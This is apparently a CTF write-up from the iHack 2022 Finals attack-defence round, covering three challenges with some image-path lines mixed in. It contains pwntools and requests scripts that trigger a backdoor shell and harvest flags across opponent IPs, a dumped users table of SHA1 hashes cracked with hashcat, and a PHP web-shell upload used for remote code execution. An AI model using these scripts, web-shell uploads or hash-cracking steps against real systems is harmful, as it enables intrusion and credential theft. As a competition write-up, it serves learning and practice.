
iHack 2022 Finals Round



Book Management

First copy the binary out of the vulnerable server and decompile it in Ghidra.

```
┌──(kali💀JesusCries)-[~/Desktop/apache/exploits]
└─$ scp ctfuser@172.16.10.117:/home/bookmgmt/book_management_system .
ctfuser@172.16.10.117's password:
Permission denied, please try again.
ctfuser@172.16.10.117's password:
book_management_system                                100%   14KB   4.0MB/s
  00:00
```

The following function will be our main priority since we can potentially get a bash shell if we fulfill all the conditions tested.

```
void FUN_00101805(void)
{
  printf("Enter the title or author to search for: ");
  __isoc99_scanf(&DAT_0010201a,local_78);
  iVar2 = strcmp(local_78,"aa323");
```

```
  if (iVar2 == 0) {
    for (local_7c = 0; local_7c < DAT_00109180; local_7c = local_7c + 1) {
      pcVar3 = strstr(&DAT_00104040 + (long)local_7c * 0xd0,"ihack");
      if (pcVar3 != (char *)0x0) {
        pcVar3 = strstr((char *)((long)local_7c * 0xd0 + 0x1040a4),"uitm");
        if (((pcVar3 != (char *)0x0) && (true)) &&
           (*(float *)(&DAT_0010410c + (long)local_7c * 0xd0) == 2022.0)) {
          system("bash");
          goto LAB_00101aed;
        }
      }
    }
  }
}
```

In order to enter the inner `FOR` loop, either the book title or book author (search term) has to be `aa323`. The next comparison is done using the substring `strstr` function to check for `ihack` as the book title, which means we can effectively combine both of the value together and use `aa323ihack` as the input. The rest is very straightforward, using `uitm` as the author then `2022.0` as the price.

Using a simple script to automate the process:

```
#!/usr/bin/python3
from pwn import *

teams = ["172.16.10.102", "172.16.10.103", "172.16.10.104", "172.16.10.105",
"172.16.10.106", "172.16.10.107", "172.16.10.108","172.16.10.109",
"172.16.10.110", "172.16.10.111", "172.16.10.112", "172.16.10.113",
"172.16.10.114", "172.16.10.115", "172.16.10.116", "172.16.10.118",
"172.16.10.119", "172.16.10.120", "172.16.10.121", "172.16.10.122"]

flags = ""

for ip in teams:
    p = remote(ip, 9092)

    p.recvuntil(b': ')
    p.sendline(b'add')

    p.recvuntil(b': ')
    p.sendline(b'aa323ihack')

    p.recvuntil(b': ')
    p.sendline(b'uitm')

    p.recvuntil(b': ')
    p.sendline(b'323')

    p.recvuntil(b': ')
    p.sendline(b'2022.0')

    p.recvuntil(b': ')
    p.sendline(b'search')
```

```
    p.recvuntil(b': ')
    p.sendline(b'aa323')

    p.sendline(b'/var/flag')

    flag = p.recvline()
    flag = str(flag[:-1])
    flags += flag

print(flags)
```

ReadLyst

The source code provided contains hardcoded credentials in the `config.php` file.

```
ctfuser@fortress:/var/www/html/readlyst/includes$ cat config.php
<?php

$sname= "localhost";
$uname= "readlyst";
$password = "P@sswOrd";
$db_name = "readlyst";

$conn = mysqli_connect($sname, $uname, $password, $db_name);

if (!$conn) {
        echo "Connection failed!";
}

if (isset($_COOKIE['debug'])) {
        if ($_COOKIE['debug'] == "true" || $_COOKIE['debug'] == 1) {
                ini_set('display_errors', 1);
                ini_set('display_startup_errors', 1);
                error_reporting(E_ALL);
        }
}

function mysql_debug($result, $conn) {
        if (isset($_COOKIE['debug'])) {
                if ($_COOKIE['debug'] == "true" || $_COOKIE['debug'] == 1) {
                        if (!isset($_SESSION['mysql_error'])) {
                                $_SESSION['mysql_error'] = array();
                        }
                        if (!$result) {
                                $_SESSION['mysql_error'][] =
mysqli_error($conn);
                        }
                }
        }
}
```

We can use the following credentials to connect to the MySQL Database and dump the contents.

```
ctfuser@fortress:/var/www/html$ mysql -u readlyst -p
```

```
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 34714
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| readlyst           |
+--------------------+
3 rows in set (0.00 sec)

mysql> use readlyst;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+--------------------+
| Tables_in_readlyst |
+--------------------+
| author             |
| book_likes         |
| book_rating        |
| books              |
| comments           |
| read_list          |
| users              |
+--------------------+
7 rows in set (0.00 sec)

mysql>
```

```
mysql> select * from users;
+---------+-----------------------------------+-------------------------+--------
---------------------------------+------+
| user_id | email                             | username                |
password                                | role |
+---------+-----------------------------------+-------------------------+--------
---------------------------------+------+
```

```
|       1 | alwyn.hamilton@readlyst.io        | Alwyn Hamilton          |
96ebe55cd812fd88ed1f745fb9e4f9edbd7cae47 |    1 |
|       2 | sarah.j.maas@readlyts.io          | Sarah J. Maas           |
f0a44085dfed154769a8034a4801f549e9c6b694 |    1 |
|       3 | stephanie.garber@readlyst.io      | Stephanie Garber        |
2c23fc9d30a4d18a1ab435b9e76b2a3bc670255f |    1 |
|       4 | paula.hawkins@readlyst.io         | Paula Hawkins           |
d257230e5c704cd6e1fe6d381b7538a5cbcd3efb |    1 |
|       5 | ginny.myers.sain@readlyst.io      | Ginny Myers Sain        |
1b699577626c720ce9045ba505a8516b2740f35a |    1 |
|       6 | zoraida.cordova@readlyst.io       | Zoraida CÃ³rdova        |
5214ec49ffff100e8a53ea1aec24048589cc3e6a |    1 |
|       7 | fabio.moretzsohn@readlyst.io      | Fabio Moretzsohn        |
9838215d726cbcb5560ace7dbc32411290ea93a7 |    1 |
|       8 | ayana.gray@readlyst.io            | Ayana Gray              |
3ab7476f4f719ab0790c199765765e1977f010ac |    1 |
|       9 | jennifer.l.armentrout@readlyst.io | Jennifer L. Armentrout  |
1514a4ce4e9c1180291c737fa70d55f1c780ace5 |    1 |
|      10 | holly.black@readlyst.io           | Holly Black             |
671f0d7859ebf75991ac3b701459862d89477e9a |    1 |
|      11 | gavin.campbell@mail.com           | Gavin Campbell          |
528bfbe1bd84c3a5bccefb693296798cf3547b34 |    0 |
|      12 | catherine.hughes@mail.com         | Catherine Hughes        |
98324050748cb87a6c7bc40d6a4aec18ffc878e5 |    0 |
|      13 | joseph.miller@mail.com            | Joseph Miller           |
f2ce73324ad23c29d3b0b081853084c6db04c509 |    0 |
|      14 | alex.anderson@mail.com            | Alex Anderson           |
c7d5a6acdcec9086da0cac1fdc9299145d9e5fd0 |    0 |
|      15 | andrew.barnes@mail.com            | Andrew Barnes           |
211f835ddbeac69514cc837578a6694dc99bd38b |    0 |
|      16 | kamila.kim@mail.com               | Kamila Kim              |
cb19e7b614ddaffb910d84cec5bd90b1216a3502 |    0 |
|      17 | christina.smith@mail.com          | Christina Smith         |
2d05e179edb3f931a06045a5654c2d62ea6d08b4 |    0 |
|      18 | anthony.thompson@mail.com         | Anthony Thompson        |
06875fe1f1bbf53284ca183e2f227aabc5fc505c |    0 |
|      19 | sandra.morris@mail.com            | Sandra Morris           |
cc563ebb458e72b248a144637ba4742acd321e20 |    0 |
|      20 | jonathan.perkins@mail.com         | Jonathan Perkins        |
e11d076eef3b1c50a60fba475317813b473384cb |    0 |
+---------+-----------------------------------+-------------------------+--------
----------------------------------+------+
26 rows in set (0.00 sec)
```


One of the SHA1 hash from above can be easily cracked with a wordlist. This provides us a user account of `role=1` to access the web application.

```
┌──(kali㉿pikaroot)-[~]
└─$ cat hashpass.txt
96ebe55cd812fd88ed1f745fb9e4f9edbd7cae47
f0a44085dfed154769a8034a4801f549e9c6b694
2c23fc9d30a4d18a1ab435b9e76b2a3bc670255f
d257230e5c704cd6e1fe6d381b7538a5cbcd3efb
1b699577626c720ce9045ba505a8516b2740f35a
5214ec49ffff100e8a53ea1aec24048589cc3e6a
```


```
051fca1d3267b57e9bd504bd7f8a7cda1fb9e071
3ab7476f4f719ab0790c199765765e1977f010ac
1514a4ce4e9c1180291c737fa70d55f1c780ace5
671f0d7859ebf75991ac3b701459862d89477e9a

┌──(kali㉿pikaroot)-[~]
└─$ hashcat -m 100 hashpass.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1,
SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
================================================================================
============================================================
* Device #1: pthread-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 4582/9229 MB (2048
MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 10 digests; 10 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

051fca1d3267b57e9bd504bd7f8a7cda1fb9e071:password0123
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 100 (SHA1)
Hash.Target......: hashpass.txt
Time.Started.....: Tue Dec 20 08:11:41 2022 (3 secs)
```

```
Time.Estimated...: Tue Dec 20 08:11:44 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  4793.0 kH/s (0.30ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/10 (10.00%) Digests (total), 1/10 (10.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] ->
$HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 41%

Started: Tue Dec 20 08:11:41 2022
Stopped: Tue Dec 20 08:11:46 2022
```


Using the email `fabio.moretzsohn@readlyst.io` and the password `password0123`, we can access the `Author Settings` tab to edit the details for `The Book of Shells`. Since the web application is running PHP on the backend, it would be a good idea to upload a PHP web shell as the cover image.



Using the web shell as a backdoor for Remote Code Execution from `/cover/.shell.php?cmd={$command}`



Also, we managed to gain partial RCE through a SQL Union Attack, but couldn't utilize it to get the flag.



Cloud Storage

We were not able to solve this challenge, so we decided to steal exploits from other teams from an Incident Response perspective. We scheduled a task to run `TCPDump` on our vulnerable server periodically to capture traffic. Since all connections are `HTTP` based, we do not have to worry about decrypting the requests.

It seems like the opposing team have left a `PHP` web shell behind on our server for flag harvesting. We expect the naming convention for the filename to be constant for every other pwned teams as well. Since it is just a simple `GET` request, we can easily automate the process for flag harvesting.

```
#!/usr/bin/python3

import requests
```

```
teams = ["172.16.10.101", "172.16.10.102", "172.16.10.103", "172.16.10.104",
"172.16.10.105", "172.16.10.106", "172.16.10.107", "172.16.10.108",
"172.16.10.109", "172.16.10.110", "172.16.10.111", "172.16.10.112",
"172.16.10.113", "172.16.10.114", "172.16.10.115", "172.16.10.116",
"172.16.10.118", "172.16.10.119", "172.16.10.120", "172.16.10.121",
"172.16.10.122"]

flags = ""

for ip in teams:

    host = ip

    r = requests.get(f'http://{ip}:8080/upload/111.php?cmd=/var/flag',
timeout=4)
    flag = r.text
    flags += flag.rstrip() + ","

print(flags)
```